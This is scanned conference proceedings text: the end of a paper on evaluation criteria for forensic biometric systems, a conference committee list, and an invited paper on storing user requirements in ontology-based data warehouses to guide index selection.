Accuracy is the most important characteristic of a biometric system. If the system is not accurate, there is no point to it at all. If a system is for verification (comparison one-to-one) purposes, Geradts and Ruifrok [6] define:

- False Reject Rate (FRR) – percentage at which enrolled person are rejected as unidentified or unverified
- False Acceptance Rate (FAR) – percentage at which impostor persones are accepted as authentic (enrolled) person
- Equal Error Rate (EER) – cross over error rate, stated as a percentage at which false rejection rate and the false acceptance rate are equal (Fig. 1)

For a biometric recognition system Bromba [7] diferentiates between four possibilities:

- Correct match – if two samples of the feature of the same subject match
- False match – If two features of two diferent subjects match
- False non-match – If two samples of the feature of the same subject do not match
- Correct non-match – if two features of two different subjects do not match

B. Speed and throughput rate

Another characteristic important when choosing a biometric system is the speed and throughput rate. The speed of a biometric system is not solely related to the speed or power of the data processing aspect of the system, it relates to the process flow in its entirety - the speed from beginning to end needs to be considered[8]. For example, this means that everything from taking a pen to sign your name to opening and closing the door, if required, should be considered when calculating the speed of the system.




Figure 1. Receiver's Operating Curve: FAR versus FRR[6]

C. Acceptability to users

This is the main concern for users, next to performance. The biometric systems should be intuitive and easy to use. It shouldn't pose any problems to collect characteristics, and users should feel comfortable using it.

User acceptability can be increased in some degree by education and information.

D. Uniqueness of biometric characteristic

The key of every biometric system is the uniqueness of biometric characteristic employed. The most unique are fingerprints which, by now are most commonly used, and iris and retinal scans [8]. Uniqueness does not mean that these characteristics can not be replicated, it just means that they have a sufficient number of complex patterns or traits that can be used to build a strong template for authentication[8].

E. Resistance to counterfeiting

Resistance to counterfeiting is just the question how easily can a characteristic be replicated by an intruder. This is very different from uniqueness. Some characterisics can be very unique, but easily counterfeited.

F. Reliability

Reliability regards downtime of a system. It would be ideal, but impossible, that a system has no downtime. Next demand is for the downtime to be minimal, and when it happens, to be as short as possible. Getting the system back up should be easy with minimal losses of both productivity and data.

G. Data storage requirements

This characteristic may directly influence on speed of the system. If templates used in a biometric systems require are large, speed of processing will be smaller. Also, new hardware may be required[8].

H. Enrollment time

Enrollment is the proces of inputing users in the system. For organizations, it is enrollment of employees. From forensic and law enforcement standpoint, it is enrollment of suspects in the system, or whole country.

Enrollment time may take from several hours to couple of years.

I. Intrusiveness of data collection

Term data collection from this aspect means collection of peoples biometric characteristics (fingerprints, facial images, retina images, iris scans, palmprints, footprints...). Biometric characteristics used in a system should be easy to collect and non-intrusive.

IV. Evaluation Criteria

Simoens [9] in his work on Security and Privacy Challenges with Biometric Solutions gives evaluation criteria for template protection:

- Technical performance
  - Accuracy
  - Accuracy degradation
  - Throughput
    - PI encoding time
    - PI recoding time
    - PI comparison time
  - Storage requirements
    - Protected template size
    - Code size
  - Diversification capacity
- Security and privacy performance
  - Full-leakage irreversibility
  - Authorized-leakage irreversibility
  - Pseudo-authorized-leakage irreversibility
  - Unlinkability
- Operational preformance
  - Modality independence
  - Interoperability
  - Quality of performance
    - Granularity of performance
    - Stability of performance

It is visible that these two different approaches have a lot in common. Accuracy, throughput and storage requirements are visible in both approaches.

Also, in both of those algorithms, two thing important for forensics are missing. Biometric methods and algorithms need to be verifiable and repeatable. Every result obtained by any method must be able to be obtained in the same way, by the same method any time. And if someone knows the result and the method used, this person must be able to verify the given result.

V. Conclusion

Biometric methods are more and more popular in access restriction, but also in forensics and law enforcement. For their proper usage, apropriate standards need to be developed.

This paper points to problems which exist in using biometrics for forensic recognition of individuals in court of law. It describes the characteristics of biometric systems which should be taken into consideration when creating a framework for standardization of biometric methods for forensics purpose esspecially in the court of law. Future work will concentrate on creating a detailed framework for standardization of biometric methods for usage in forensics.

Acknowledgments

Shown results come out from the scientific project Methodology of biometrics characteristics evaluation (016-01611992-1721) financed by the Ministry of Science, Education and Sport, Republic of Croatia.

References

[1] "The National Institute of Justice and Advances in Forensic Science and Technology", National Law Enforcement and Corrections Technology Center, 1998

[2] John D. Woodward, Jr.; Nicholas M. Orlans; Peter T. Higgins: "Biometrics", The McGraw-Hill Companies, 2003

[3] Tauseef Ali; Raymond Veldhuis; Luuk Spreeuwers: "Forensic face recognition:A survey", 2011

[4] Champod, C., and Meuwly, D., "The inference of identity in forensic speaker recognition", Speech Communication, 31, pp. 193-203, 2000.

[5] Sushil Chauhan; A.S. Arora, Amit Kaul: "A survey of emerging biometric modalities", Procedia Computer Science 2, 2010, 213-218

[6] Zeno Geradts; Arnout Ruifrok: "Extracting forensic evidence from biometric devices", SPIE proceedings Investigative Image processing, 2003

[7] Manfred U. A. Bromba: "Performance Measures for Biometric Recognition", 2010

[8] SANS Institute, InfoSec Reading Room: "Biometrics: An In Depth Examination", 2004

[9] Koen Simoens: Security and privacy Challenges with Biometric Solutions, LSEC Biometrics, 2011

miproBIS

International Conference on

BUSINESS INTELLIGENCE SYSTEMS

Steering Committee

Chairs:
Mirta Baranović, University of Zagreb, Croatia
Matteo Golfarelli, University of Bologna, Cesena, Italy
Boris Vrdoljak, University of Zagreb, Croatia
Roberto Sandri, Invenio Consulting, Zagreb, Croatia

Members:
Alberto Abello Gamazo, Universitat Poltècnica di Catalunya, Barcelona, Spain
Marko Banek, University of Zagreb, Croatia
Mirta Baranović, University of Zagreb, Croatia
Ladjel Bellatreche, Poitiers University, Futuro Scope Chasseneuil, France
Alfredo Cuzzocrea, University of Calabria, Rende, Italy
Todd Eavis, Concordia University, Montreal, Canada
Dragan Gamberger, Ruđer Bošković Institute, Zagreb, Croatia
Matteo Golfarelli, University of Bologna, Italy
A Min Tjoa, Vienna University of Technology, Austria
Zoran Skočir, University of Zagreb, Croatia
Mladen Varga, Faculty of Economics and Business, Zagreb, Croatia
Robert Wrembel, Poznan University of Technology, Poland

INVITED PAPERS

Using Ontologies and Requirements for Constructing and Optimizing Data Warehouses

L. Bellatreche*, S. Khouri*, I. Boukhari * and R. Bouchakri*
* LIAS/ENSMA Poitiers University Futuroscope, France
bellatreche@ensma.fr, (selma.khouri, ilyes.boukhari, rima.bouchakri)@ lisi.ensma.fr

Abstract - Developing database (DB) and data warehouse (DW) applications pass through three main phrases imposed by the ANSI/SPARC architecture: conceptual modeling, logical modeling and physical modeling. Some research efforts add a new ontological level above the conceptual one. This architecture has created two main actors whose presence is mandatory to ensure the success of applications: "*conceptual designer*" for conceptual and logical levels and "*database administrators*" (DBA) for physical level. Note that some administration tasks need some inputs from conceptual phase. Unfortunately, interaction between these two actors is negligible. Recently, some research and industrial efforts identify a highest cost of DBA and propose tools (advisors) to replace them, in order to ensure what we call zero-administration. The main limitation of these tools is their robustness. In this paper, we propose a new human resource management for database applications. Instead of replacing DBA, we claim to delegate some DBA tasks to conceptual designers. These tasks are usually those having inputs user requirements that may be translated to SQL queries. First, we propose a user make user requirements persistent into DWs. An analysis of requirements is given to identify SQL queries that may be used for physical design phase. Finally, a selection of indexes based on user requirements is presented and evaluated using star schema benchmark.

I. INTRODUCTION

DBs and DWs usually follow the ANSI/SPARC architecture, where three different levels of schemas exist: (i) external schemas describing the different external views of the data, (ii) the conceptual schema describe all data items and relationships between them and (iii) the internal schema contain definitions of the stored records, access methods and indexes, etc. This architecture creates two types of actors: conceptual designers and administrators. The first actors generally act based on user requirements. The analysis of these requirements allows designers to generate conceptual models including entities, attributes and cardinalities. Another aspect of this analysis is the identification of treatments needed for the target application. By analyzing these treatments, we can identify three main categories: (i) treatments that can be easily answered by SQL queries, (ii) treatments that may be answered by programming languages and (iii) treatments that may be partially answered by SQL queries. Database administrators (DBA) otherwise, need to select relevant optimization structures (e.g., partitioning, indexing, materialized views, etc.) during the physical design. This selection is usually based on the most frequently asked queries that can be identified from the conceptual modeling phase. Recently, we are moving towards truly zero-administration of database systems in which there is not the possibility for a DBA to check the recommendations of physical design tools before applying them. These tools are developed to reduce the *cost* of administrators. Developing such tools may suffer from robustness of the proposing recommendations. Reference [4] shows the risk of using such tools. Our vision is that, instead of replacing the task of administrators, we propose to delegate some administration tasks (such as selection of optimization structures) to conceptual designers. To do so, user requirements analysis needs to be well established.

On the other hand, a new extension of ANSI/SPARC architecture has been proposed introducing an ontological layer. Ontologies are actually seen as conceptual models defining a whole domain via a logical theory. We propose in this paper to revise this extended architecture by giving designers a more important role and by making user requirements persistent in the BD/DW structure. We focus in this paper on DW design as a case study. The paper is structured as follows. Section 2 presents the related work. Section 3 presents the background needed. Section 4 presents our methodology for designing DWs following the revisited version of ANSI/SPARC. Section 5 validates our proposal by performing new type of optimization: *requirements*-driven optimization. Section 6 concludes the paper.

II. RELATED WORK

Requirements engineering (RE) plays a crucial role in information systems development to reduce the risk of failure. Requirements for a DW system determine its functional behavior and all needed enterprise information. Requirements analysis in DW design literature can differ according to the object analyzed. We distinguish: *Process* driven analysis that analyzes requirements by identifying business processes of the organization, *User* driven analysis that identifies requirements of each target user and unifies them in a global model, and *Goal* driven analysis [8] that identifies goals and objectives that guide decisions of the organization at different levels. It is recognized by different authors that goal-driven analysis provides a suitable definition of user requirements especially for decisional applications. These requirements are either functional or non functional. Non-functional requirements are defined as constraints of the system (such as security, performance, flexibility, etc).

In addition to requirements, DW systems must integrate the set of available sources of the organization. Most of current DW design methods follow a mixed

design defining the DW model from both data sources and user requirements. As for traditional information system, these methods design DW systems following ANSI/SPARC specification (Fig. 1). This vision assumes that the conceptual model does not exist and have to be defined. With the emergence of domain ontologies, many DB and DW design methods used existing ontologies models as a first level of specification. Reference [12] proposed a method similar to Chen methodology for designing DBs by adding a semantic layer using linguistic ontologies. Reference [6] proposed an extension of ANSI/X3/SPARC architecture, illustrated in figure Fig.2.(a), giving ontologies their place during design process of DB/DW. The conceptual model in this architecture is just a view of an ontological model. Ontologies have been used in DW methods for providing an integrated and unified view of data sources [11], and also for identifying, formalizing, and reasoning on user requirements as we proposed in [9, 10].

In the first version of ANSI/X3/SPARC, and also in the revisited version with ontologies, two main actors are present. Requirements specification and conceptual design step are supervised by ***designers***. Logical design step generally relies on defined translation rules that are supported by many case tools (like Power AMC of Sybase or Rational Rose). Physical design step is supervised by the **DBA**. As for the logical design step, physical step is being automated by administration tools like Oracle SQL Tuning Advisor or SQL Server Advisor. These tools are provided to assist the DBA and sometimes to replace it. In this case, robustness of administration tools must be proven [4]. In this situation, the role of designers is strengthened while the role DBA is weakened. Designers rely for their work only on user requirements. They represent the most important information for the final system. For the case of DW systems for example: (i) requirements are saved a posteriori as queries in most DBMS (like Oracle or Sql Server) for optimization purposes, (ii) user's preferences, which are considered as non-functional requirements, are exploited for personalization and recommendation processes like in [7], (iii) quality of the DW can be measured according to its capacity to fulfill the different requirements and goals like in [13]. Unfortunately no trace of requirements is currently saved in DBs or DWs systems once developed.




Figure 1. ANSI/SPARC architecture for DBs/DWs

To solve this issue, we propose a new version of ANSI/SPARC architecture (see Fig. 2.(b)) that: (i) gives the designer a bigger role who is present all along design phases and (ii) makes requirements persistent within the BD/DW structure. In this architecture, we try to reduce the gap between logical and physical design phase to help designers in their design tasks. We take as an example of physical design task, the 'index selection problem'. We assume that this task can be performed by designers during logical phase using user requirements. Usually, DB or DW indexes are defined relying on a set of frequent queries and a set of constraints (space storage, update cost, etc). Those queries are obtained only once the DB/DW is defined and used during a certain period. During this warm stage, where no statistical information is available, requirements can be used in order to define some relevant optimization structures.

III. BACKGROUND


We review in this section, relevant concepts to understand our methodology which are: Ontologies and Ontologies for Databases.

A. *Ontologies: Formal model*

Ontologies have been introduced in DW design field first to provide an integrated view of data sources. It is recognized that an effective approach to deal with integration and interoperability is the use of common standards. Many integration applications used domain ontologies as a reference model. We proposed and analyzed in [1] different integration scenarios where a domain ontology integrate a set of semantic sources. We assume in our method this integrating ontology existing as integration issue is out of the scope of this paper.

Ontologies can be formalized following different ontological languages such as: PLIB for engineering applications or semantic web languages like RDF, RDFS, OIL, DAML and OWL. We formally define domain ontology as follows. We define a core ontology model that is common to all ontology formalisms [1]: O: <C, P, Sub, Applic>:

- C: is the set of classes describing the concepts of a given domain.
- P: is the set of properties describing the instances of C.
- Sub: C → 2^C is the subsumption function, which associates each class C*i* to its direct subsumed classes. Two subsumption relationships are introduced in our framework: (i) OOSub: describing the usual subsumption of inheritance relationship, where the whole set of applicable properties is inherited. (ii) OntoSub: describing a subsumption relationship without inheritance, where only a part of applicable properties may be



(a) ANSI/SPARC : extended version with ontologies **(b) ANSI/SPARC : extended version with actors**

Figure 2. ANSI/SPARC architecture: extended version

imported. OntoSub can be seen as the operator of ontological modularity.

- Applic: C → 2^P is a function that associates to each ontology class, the properties that are applicable for each instance of this class.

B. *Ontologies for databases*

The amount of data described by ontologies can be huge, especially since the emergence of ontologies in various domains such as E-commerce or Semantic Web. As a consequence a scalable storage system is required for ontologies and its associated instances. We call Ontology Based Data Base (OBDB) a database that stores data together with the ontologies defining their semantics. Many OBDBs have been proposed in the literature following different architectures. We proposed in [3] a new architecture of OBDBs called *OntoDB*, where a new part *"the meta-schema"* is introduced. OntoDB architecture is composed of 4 parts as illustrated in Fig. 3. Parts 1 and 2 are traditional parts available in all DBs, namely the *meta-base* part that contains the system catalog and the *data part* that contains instance data. Part 3 *"ontology"* allows representing ontologies in the database. The part 4 *"meta-schema"* is specific to OntoDB and records the ontology model into a reflexive meta-model. The presence of the meta-schema part offers flexibility of the ontology part, since it is represented as an instance of the meta-schema. We use the meta-schema in this paper, in order to store user requirements. Specific languages have been designed to query ontologies and their instances such as SPARQL or RdQL. The OntoQL language has been proposed in OntoDB project.




Figure 3. General architecture of OntoDB

IV. PROPOSED METHODOLOGY

We present our methodology according to the steps described in the new version of ANSI/SPARC architecture (Fig 2.b). We start by defining the requirements model proposed and its connection to the ontology model. The conceptual model defined is then translated into a relational logical model. We then present the final ontology-based data warehouse making requirements persistent. The example we follow all along the method is based on SSB *Star Schema Benchmark* (ttp://www.cs.umb.edu/~poneil/StarSchemaB.PDF) benchmark specification for DWs. The conceptual model of this benchmark is considered as our domain ontology. This conceptual model is obtained from a normalized version of SSB relational model by a reverse engineering process. Fig. 5.(C) presents the ontology model in a UML class diagram. We consider business questions provided in the specification of SSB as user requirements.

A. *Ontology and user requirements models*

The requirements model we propose follows a goal-driven approach that has been used in DW context. A goal is an objective that the system under consideration should achieve. After analyzing works of goal-oriented literature, we propose our Goal-oriented model following the GQM definition (Goal/Question/Metric): "A goal is defined for an object, for a variety of reasons, with respect to various




Figure 4. Requirement model (part b) connected to the ontology model (part a)

models of quality, from various points of view, relative to a particular environment".

Fig. 4.(b) presents the goal model we defined, as an UML class diagram. This model is composed of a main class *Goal-Model* that stores all *Goals*. Let us consider the first requirement of SSB specification **Goal_1**: This requirement *measures the revenue increase from eliminating various ranges of discounts in given product order quantity intervals shipped in a given year. The revenue is equal to (extendedprice*discount)*. This goal is described by the following properties: goal identifier (Id), name (Goal_1), description, purpose (*measure*) and a priority (mandatory or optional goal). Three reflexive relationships between goals are distinguished: (i)Influence relationships (positive or negative), (ii) ParentChild relationships decomposing a general goal into sub-goals and (iii) GoalRelation representing relations of conflicts, refinement, containment and equivalence between goals. A goal is characterized by three classes related to Goal class by aggregation relationships, that we call *coordinates* of the goal: a *Metric* measuring the satisfaction of a goal (*extendedprice*discount*), a *Result* to analyze (*Revenue increase*), and *Parameters* influencing the goal (*Discount, Quantity, Year*). Each goal involves one or more actors interacting with the system to fulfill the goal (eg. *Sales manager* for Goal_1).

Users' goals are expressed at the ontological level where we defined a mapping between coordinates of each goal (Metric, Result and Parameter) and the properties of the domain ontology. Designer picks from the ontology the most relevant properties to define coordinates of each goal. Those goals will be used to define the conceptual view of the DW. Fig. 4.(a) presents a fragment of the ontology meta-model connected to our goal model. Concretely speaking, meta-classes like class Goal has been created in the ontology meta-model. Coordinates of each goal are defined as object-properties which domain is the meta-class Goal, and which range is the meta-class Property.

B. Conceptual view

A conceptual view of the DW (that we call DW ontology (DWO)) is defined by extracting concepts and properties of the ontology used to express user goals. Three scenarios are possible: (1) **DWO = DO**: the DO corresponds exactly to users' goals, (2) **DWO⊂DO**: the DWO is extracted from the DO using OntoSub operator and covers all requirements, (3) **DWO ⊃ DO**: the DO does not fulfill the entire users' requirements. The designer extracts the fragment of the DO corresponding to requirements and can locally enrich it with new concepts and properties. DWO is then annotated with multidimensional concepts. DW design must follow the *multidimensional* paradigm which organizes data into central concepts called *Facts* representing the subject analyzed, and *Dimensions* representing different perspectives of analyzing the fact. Facts are generally linked to their corresponding dimensions by means of (1,n) relationships.

C. Logical level

A set of transformation rules is used to translate the conceptual model into a logical relational model. Several works in the literature proposed methods for translating ontologies described in a given formalism (PLIB, OWL, RDF) to a relational or object-relational representation. We use the set of translation rules proposed in the context of OntoDB project [3].

In our case study scenario (ontology model and requirements), the DWO was equal to the DO. The relational model defined (Fig. 6) has one main fact *Order* having the following dimensions *Customer*, *Supplier*, *Brand* and *Time*. Each dimension is divided into levels. Note that this schema covers totally the relational model of SSB benchmark (tables and attributes) after de-

normalization (i.e regrouping dimension levels into one dimension table). We have also proposed in [10] a case tool implementing these design steps.

D. *Definition of the ontology-based DW*

The DW we define is validated using *OntoDB* OBDB. OntoDB introduce the meta-schema of the ontology that we extend by the goal model in order to keep a persistent trace of requirements during the DW life cycle (Fig.7.(b)).




Figure 5. Multidimensional model obtained after at the design logical step

This extension is done using OntoQL statements (Fig. 7.(a)). This solution satisfies perfectly the new ANSI/SPARC architecture we revisited. The ontology layer is represented through the domain ontology. A conceptual view of the DW is materialized by storing the DWO. The requirements model is stored, on which designers rely for their different design tasks at the conceptual, logical and physical design phases.

```
Create Entity #GoalModel(#Property (#Domain String, #Name
String, #Date Date), #collects REF(#Goal))

Create Entity #Object (#its_properties REF (#Property) Array)

Create Entity #Result(#its_properties REF (#Property))

Create Entity #Metric(#its_properties REF (#Property))

Create Entity #Parameter (#its_properties REF (#Property)
Array)

Create Entity #Metric(#its_properties REF (#Property) Array)

Create Entity #Goal (#Property (#Id Int, #Name String,
#Description String, #Context String, #Purpose String),
#defined_for REF (#Object), #has REF (#Result), #Measured_by
REF (#Metric), #analyze REF (#Parameter), #concern
REF(#Actor))

Create Entity Functional_Goal UNDER #Requirement

Create Entity NonFunctional_Goal UNDER #Requirement
```

(a) OntoQL statements


V. VALIDATION: REQUIREMENTS-DRIVEN OPTIMIZATION

We propose here to define index optimization structures from the set of specified requirements. The purpose of this step is to help the designer identifying relevant optimization structures basing on the only resource he possesses: users' requirements. The traditional index selection problem (ISP) is formalized as follows: Having on the following assumptions:

- $I = \{I_1,...,I_n\}$ set of candidate indexes (obtained from selection predicates of queries).
- $Q = \{Q_1,...,Q_m\}$ set of queries.
- S storage space allocated for indexes.

The resolution of the problem consists in finding an index configuration such that: the execution cost of queries is minimal, and the space allocated for storing indexes does not exceed S.

We adapt this problem by considering user requirements instead of queries that are not yet available at this design step. Many algorithms have been proposed to solve ISP. We follow the algorithm we proposed in [2] for selecting bitmap join indexes (BJI). We start by translating the set of requirements stored in the goal model proposed above (Fig. 4.(b)), into queries. Note that this translation is natural since an OLAP query corresponds to the definition of a goal presented above, expressed using SQL syntax. This translation is done using plugin Accelio available within Eclipse environment. Accelio provides templates for translation from Model to Model and from Model to text. We use Model to Text translation to translate each goal instance to an SQL query. We defined the following translation algorithm, applied to each goal instance:



(b) OBDB extended by the requirements model

Figure 6. OBDW: Extended OBDB of type III by the requirements model

TABLE I. INDEX GENERATED AND OPTIMIZATION RATE FOR EACH REQUIREMENT VS QUERY

Storage (GO)	***Requirements***		***Queries***	
	Index	**Cost (%)**	**Index**	**Cost (%)**
1	d_year	**46.7**	d_year	**46.7**
1.5	d_year, s_region	72.7	d_year, s_region	72.7
2	d_year, s_region, p_category	75.1	d_year, s_region, p_category	75.1
2.5	d_year, d_yearmonth, s_region	87.9	d_year, d_yearmonth, s_region	87.9
3	d_year, d_yearmonth, s_region	87.9	d_year, d_yearmonth, s_region	87.9
3.5	d_year, d_yearmonth, s_region, p_category	90.2	d_year, d_yearmonth, s_region, p_category	90.2
4	d_year, d_yearmonth, c_region, s_region, p_category	91.7	d_year, d_yearmonth, c_region, s_region, p_category	91.7
4.5	d_year, d_yearmonth, c_region, s_region, p_mfgr, p_category	92	d_year, d_yearmonth, c_region, s_region, p_mfgr, p_category	91.9
5	d_year, d_yearmonth, c_region, s_region, s_nation, p_category	92.7	d_year, d_yearmonth, c_region, s_region, s_nation, p_category	92.6

SELECT Properties used as (Result or Metric) in the goal model

FROM Properties used as (Objects) in the goal model

WHERE Properties used as (Parameter) in the goal model

We adapted algorithm proposed in [2] by considering queries obtained from user requirements. The algorithm is based on the following inputs: workload of queries (extracted from requirements), a given storage space, selection attributes and data of the cost model. Those data are: size of the fact table, attributes cardinalities, size of a fact tuple, size of a page system, frequency of execution of each query. All these data can be estimated at the logical level. We consider for the frequency of execution of each query the number of actors formulating the corresponding requirement. For simplicity reasons, we assumed that frequency is equal to 1 for each requirement. The algorithm proposed a set of indexes that we compared with the real set of queries (workload) provided by SSB benchmark. Table 1 summarizes obtained results and shows this comparison. We notice that the set of indexes generated from the set of requirements, covers the set of indexes generated from queries of the benchmark. We demonstrated here that some relevant optimization structures can be proposed by designers from the logical level.

VI. CONCLUSION

DBs and DWs usually follow the ANSI/SPARC architecture during their design, consisting in three layers: conceptual level assumed by designers, logical level based on a set of translation rules and physical level assumed by DBA. This design levels relies on elicitation and analysis of user requirements. In this current architecture, two issues are noticed: (i) the role of DBA is constantly minimized by the introduction of administrator tools, (ii) user requirements represent the most valuable information on which designers rely for their task but no trace of those requirements is stored in the final DB/DW structure. ANSI/SPARC architecture has already been extended by the introduction of an ontological level. Due to their similarity with conceptual models, many DB and DW methods have used ontologies as a first level of specification. We proposed a new ANSI/SPARC version and a methodology for reconsidering the role of designers and making requirements persistent. We propose a requirements-driven optimization process as validation. The final DW materializes the requirements model, the conceptual DW and the logical model. As perspectives, we project to study new optimization structures based on requirements, to consider other types of requirements like non functional requirements and to study the evolution of requirements on the DW management.

REFERENCES

